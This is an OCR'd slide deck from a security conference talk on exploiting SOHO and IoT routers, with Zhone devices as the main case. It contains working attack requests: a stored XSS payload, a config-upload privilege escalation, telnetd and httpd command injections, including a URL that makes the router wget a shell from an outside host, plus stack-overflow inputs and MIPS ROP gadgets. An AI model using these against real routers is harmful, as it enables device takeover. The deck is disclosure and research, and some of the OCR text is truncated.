Advanced SOHO Router Exploitation

Lyon Yang / @l0Op3r

- Hi everyone my name is Lyon Yang
  - I hack IoT and embedded systems.
  - I live in sunny Singapore.
  - Spoke @ DEFCON IoT Village & XCON

  - Singapore is a smart city with IoT already deployed.
  - Taxi drivers in SG will become robots.

- I work at a company called Vantage Point
  - Strongest technical team in Singapore/SE Asia.
  - Large collective of passionate hackers.
  - Working in the financial and government sectors.

Today I want to share with you a story:

1 year ago, I set about to try and become the "corelan" of ARM and MIPS exploitation - a formidable task!

I wanted to fully understand embedded systems and try to contribute back into the community.

and in the process pop many shells!

Who Am I ?

I am a rather regular guy…

- Basic understanding of ASM and exploitation
- Attended some training events myself
  - Corelan, HITB, OSCP

Practice Makes Perfect

- I started buying embedded devices and ‘playing’
- Working on IoT till 2-3am most mornings.

Immature

The current state of embedded hacking

Rather immature.

- I learnt quickly that tools don't work.
- A lot of things crash..
- Support that was supported, isn't actually supported.
- Answers on StackOverflow are very limited...

1990s

The state of IoT and embedded security.

Equally as immature as the tools.

- “1990 called” - Send our bugs back
- Basic strcpy/memcpy exploits
- Not much privilege separation
- Unsecured host OS
- Backdoors are often ‘vendor features’
- Not all vendors care about security

Attack Surface of IoT

- Think of IoT devices as miniature computers
  - ARM or MIPS CPU
  - “Hard-Drive” is a memory IC
  - Runs Linux (typically)
  - Communicate over WiFi/Wired
  - HTTPD, UnPnP, FTPD, SSHD, TelnetD

Hardware

- IC Pick

Dump Firmware

Other alternatives

- Firmware updates are often online
- Can be unpacked using freely available tools (binwalk, fmk, squashfs)

Once we have the Firmware – its digging time.

- Identify all software on the device
- Find all shared libraries (Look for custom ones)
- Find each available Software Input / Entry Point

It does not take long before your finding shells.

At Vantage Point I work with IoT vendors within SE Asia

Network Services (httpd/telnetd…)

- Found more stack overflows than you can count
- “Every string was insecurely handled”

Admin “restricted” Shells

command1 | sh

sh

dumpmem/readmem


Bugs

- Backdoor User(s)
- Security Implemented in Client Side
- Debug interfaces left active
- File Upload -> Shell
- Arbitrary File Read (../../../../)
- Command Injection
- Stack Overflows
- Unauthorized Remote Access via UPnP

In IoT we want **R**emote **U**nauthenticated bugs

- Large scale device compromises.

- Telnetd & httpd are first targets
  - Daemon re-spawn on crash
  - Lots of unauthenticated content
  - Both run as root
  - Remote access often allowed
  - Many fuzzing tools available
  - HTTP is a big protocol!



Developers typically modify open source software

- Customized to meet their own needs.
- MicroHTTPD, BusyBox.
- This requires you are a strong C, C++ Developer
- Most developers now-a-days, are not so strong.
- Customizations exactly where we find bugs.

- Stack Overflows in vendor modifications
  - Additional File Handlers or HTTP Methods
  - Authentication
  - Password Reset
  - Log File Access

Typically I find bugs like these:

```
GET /AAAAAAAAAAAAAAAAAAAA...................AAA.txt HTTP/1.0
```

```
Coolbox Heatwave v1.3 Login
User:
test
Pass:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...

Connection Timed Out.
```


All hail the might of IoT Security

Zhone Technologies is a Global Leader in Fiber Access Transformation for Service Provider and Enterprise Networks!

Based in the US

Telcos using Zhone Routers

Reference from Shodan



Attacking your tech support

Stored XSS

POST /zhnsystemconfig.cgi?snmpSysName=ZNID24xxA-Route&snmpSysContact=Zhone%20Global%20Support&snmpSysLocation=**www.zhone.com%3Cscript%3Ealert(1)%3C/script%3E**&sessionKey=1853320716 HTTP/1.1
Host: 192.168.1.1


Privilege Escalation

CVE-2014-8356 Privilege Escalation via Javascript Controls

Access Control via Javas

Direct Object Reference

functions!



Plaintext Passwords

All use… the backup… CVE-20… **e &** **Passwo…** Passwo… ckup setting…

GET /b…

Response

Raw | Headers | Hex | XML

```
HTTP/1.1 200 Ok
Server: micro_httpd
Cache-Control: no-cache
Date: Sun, 14 Sep 2014 23:21:27 GMT
Content-Type: config/conf
Connection: close

<?xml version="1.0"?>
<DslCpeConfig version="3.2">
  <InternetGatewayDevice>
    <LANDeviceNumberOfEntries>2</LANDeviceNumberOfEntries>
    <WANDeviceNumberOfEntries>1</WANDeviceNumberOfEntries>
    <DeviceInfo>
      <FirstUseDate>2014-07-29T05:46:58+00:00</FirstUseDate>
      <VendorConfigFileNumberOfEntries>0</VendorConfigFileNumberOfEntries>
    </DeviceInfo>
    <X_BROADCOM_COM_LoginCfg>
      <AdminPassword>[redacted]</AdminPassword>
      <SupportPassword>[redacted]</SupportPassword>
      <UserPassword>[redacted]</UserPassword>
```

Privilege Escalation Again?

POST /uploadsettings.cgi HTTP/1.1
Host: 192.168.1.1
----------------------------750100198120501989619986008 62
Content-Disposition: form-data; name="filename";
filename="backupsettings.conf" Content-Type: config/conf
<?xml version="1.0"?> <DslCpeConfig version="3.2">
…
<AdminPassword></AdminPassword>
…
</DslCpeConfig>
5 ----------------------------750100198120501989619986008 62—

Command Injection (Telnetd)

```
07-01-04032014-70361-A(archive)# download-sw  ftp://123:213@213/;ls -la
% Unknown command.
07-01-04032014-70361-A(archive)# download-sw  "ftp://123:213@213/;ls -la"
zhn_ftp: option requires an argument -- r
Usage: zhn_ftp [-p|-g] [-t i|c] [-l local_file] [-r remote_file]
               [-U username] [-P password] ftp_server_ip

Update firmware image and configuration data from OR backup configuration
 data to a ftp server.

 Examples:
  -g -t i -r file -U login -P password server_ip   Get (flash) broadcom or whole image to modem
  -g -t c -r file -U login -P password server_ip   Get (flash) config file to modem
  -p -r file -U login -P password server_ip        Put (backup) config file to ftp server

 FTP: Invalid usage
drwxr-xr-x   17 root     root             0 Jan  1  1970 .
drwxr-xr-x   17 root     root             0 Jan  1  1970 ..
drwxr-xr-x    2 root     root             0 Aug 10  2013 bin
-rw-r--r--    1 root     root        156940 Aug 10  2013 cferam.001
drwxr-xr-x    3 root     root             0 Jan  1  1970 data
drwxr-xr-x    4 root     root             0 Aug 10  2013 dev
drwxr-xr-x   12 root     root             0 Aug 10  2013 etc
drwxr-xr-x    2 root     root             0 Aug 10  2013 include
drwxr-xr-x    8 root     root             0 Aug 10  2013 lib
lrwxrwxrwx    1 root     root            11 Aug 10  2013 linuxrc -> bin/busybox
drwxr-xr-x    3 root     root             0 Jan  1  1970 mnt
drwxr-xr-x    6 root     root             0 Aug 10  2013 opt
dr-xr-xr-x   94 root     root             0 Jan  1  1970 proc
drwxr-xr-x    2 root     root             0 Aug 10  2013 sbin
drwxr-xr-x   11 root     root             0 Jan  1  1970 sys
lrwxrwxrwx    1 root     root             8 Aug 10  2013 tmp -> /var/tmp
drwxr-xr-x    4 root     root             0 Aug 10  2013 usr
drwxr-xr-x   19 root     root             0 Dec 11 00:40 var
-rw-r--r--    1 root     root       1273841 Aug 10  2013 vmlinux.lz
drwxr-xr-x    3 root     root             0 Aug 10  2013 webs
ls: invalid option -- U
```

CVE-2014-9118

Command Injection via the telnetd session

download-sw “ftp://123:213@213/;ls -la”

Command Injection (HTTPD)

Favourite way to look for Command Injection via IDA Pro:
Search for k

Address	Function	Instruction
LOAD:00405F24		aPrctl_runcomma:.ascii "prctl_runCommandInShellWithTi…
LOAD:004060CD		aPrctl_runcom_0:.ascii "prctl_runCommandInShellBlockin…
LOAD:004100F4	zhnStopTracerouteCo…	la $t9, prctl_runCommandInShellWithTimeout
LOAD:004100F8	zhnStopTracerouteCo…	jalr $t9 ; prctl_runCommandInShellWithTimeout
LOAD:00410178	zhnStopPingCommand	la $t9, prctl_runCommandInShellWithTimeout
LOAD:0041017C	zhnStopPingCommand	jalr $t9 ; prctl_runCommandInShellWithTimeout
LOAD:004102D4	zhnStartTracerouteCo…	la $t9, prctl_runCommandInShellWithTimeout
LOAD:004102D8	zhnStartTracerouteCo…	jalr $t9 ; prctl_runCommandInShellWithTimeout
LOAD:00410448	zhnStartPingCommand	la $t9, prctl_runCommandInShellWithTimeout
LOAD:0041044C	zhnStartPingCommand	jalr $t9 ; prctl_runCommandInShellWithTimeout
LOAD:00410EE8	zhnCleanUpOldPingFi…	la $t9, prctl_runCommandInShellWithTimeout
LOAD:00410EEC	zhnCleanUpOldPingFi…	jalr $t9 ; prctl_runCommandInShellWithTimeout
LOAD:00411AC8		la $t9, prctl_runCommandInShellBlocking
LOAD:00411ACC		jalr $t9 ; prctl_runCommandInShellBlocking
LOAD:00411B88		la $t9, prctl_runCommandInShellBlocking
LOAD:00411BC8		la $t9, prctl_runCommandInShellBlocking
LOAD:00411BD8		la $t9, prctl_runCommandInShellBlocking
LOAD:00411BE4		la $t9, prctl_runCommandInShellBlocking
LOAD:00411BF0		la $t9, prctl_runCommandInShellBlocking
LOAD:00411BF8		jalr $t9 ; prctl_runCommandInShellBlocking
LOAD:004132D4		la $t9, prctl_runCommandInShellWithTimeout
LOAD:004132D8		jalr $t9 ; prctl_runCommandInShellWithTimeout
LOAD:004132FC		la $t9, prctl_runCommandInShellWithTimeout
LOAD:00413300		jalr $t9 ; prctl_runCommandInShellWithTimeout
LOAD:00477610	.prctl_runCommandIn…	_prctl_runCommandInShellWithTimeout:
LOAD:0047761C	.prctl_runCommandIn…	# End of function _prctl_runCommandInShellWithTimeout
LOAD:004778B0	.prctl_runCommandIn…	_prctl_runCommandInShellBlocking:
LOAD:004778BC	.prctl_runCommandIn…	# End of function _prctl_runCommandInShellBlocking
LOAD:004AC6F0		.byte 0 # OFF32 EXTDEF [extern,4B5B14]=4…
LOAD:004AC818		.byte 0 # OFF32 EXTDEF [extern,4B5BC0]=…
extern:004B5B14	prctl_runCommandInS…	.extern prctl_runCommandInShellBlocking # CO…
extern:004B5BC0	prctl_runCommandInS…	.extern prctl_runCommandInShellWithTimeout


LOAD:0041040C
LOAD:00410410
LOAD:00410414
LOAD:00410418
LOAD:0041041C
LOAD:00410420
LOAD:00410424
LOAD:00410428
LOAD:0041042C
LOAD:00410430
LOAD:00410434
LOAD:00410438
LOAD:0041043C
LOAD:00410440
LOAD:00410444
LOAD:00410448
LOAD:0041044C
LOAD:00410450

…ar/ping%s %s &"

Sample Exploit:

/zhnping.cmd?&test=traceroute&sessionKey=9
8703201&ipAddr=192.168.1.1|**wget%20http://192.168.1.17/shell%20-O%20/tmp/shell**&ttl=30&wait=3&queries=3

Stack Overflow #1:



Stack Overflow #2:

POST /tst HTTP/1.1
Host: 192.168.1.1


AAAA...AAAA (7000 Characters)

Stack Executable

Stack commonly found to be executable

```
~ # cat /proc/7782/maps | tail
2b259000-2b2b1000 r-xp 00000000 1f:00 449        /lib/libc.so.0
2b2b1000-2b2c0000 ---p 00000000 00:00 0
2b2c0000-2b2c1000 r--p 00057000 1f:00 449        /lib/libc.so.0
2b2c1000-2b2c2000 rw-p 00058000 1f:00 449        /lib/libc.so.0
2b2c2000-2b2c7000 rw-p 00000000 00:00 0
2b2c7000-2b2f1000 r-xp 00000000 1f:00 455        /lib/libgcc_s.so.1
2b2f1000-2b301000 ---p 00000000 00:00 0
2b301000-2b302000 rw-p 0002a000 1f:00 455        /lib/libgcc_s.so.1
58800000-5889c000 rw-s 00000000 00:06 0          /SYSV00000000 (deleted)
7fa8d000-7faa5000 rwxp 00000000 00:00 0          [stack]
~ #
```

Cache Incoherency



Reference:
http://community.arm.com/groups/processors/blog/2010/02/17/caches-and-self-modifying-code

MIPS Cache Incoherency

First two ROP Gadgets → Call the sleep function from libc library to flush the MIPS Data Cache.

For that we need two ROP Gadgets

1. Setup value 1 in $a0

```
LOAD:000511C8    li      $a0, 1
LOAD:000511CC    move    $t9, $s3
LOAD:000511D0    jalr    $t9 ; sub_50E70
```

2nd ROP Gadget

2. Call libc sleep function

```
LOAD:0001A95C                move    $t9, $s1
LOAD:0001A960                lw      $ra, 0x28+var_4($sp)
LOAD:0001A964                lw      $s2, 0x28+var_8($sp)
LOAD:0001A968                lw      $s1, 0x28+var_C($sp)
LOAD:0001A96C                lw      $s0, 0x28+var_10($sp)
LOAD:0001A970                jr      $t9
LOAD:0001A974                addiu   $sp, 0x28
LOAD:0001A974  # End of function sub_1A8A0
```

Bypass ASLR

Last two ROP Gadgets:

- Copy address of stack

```
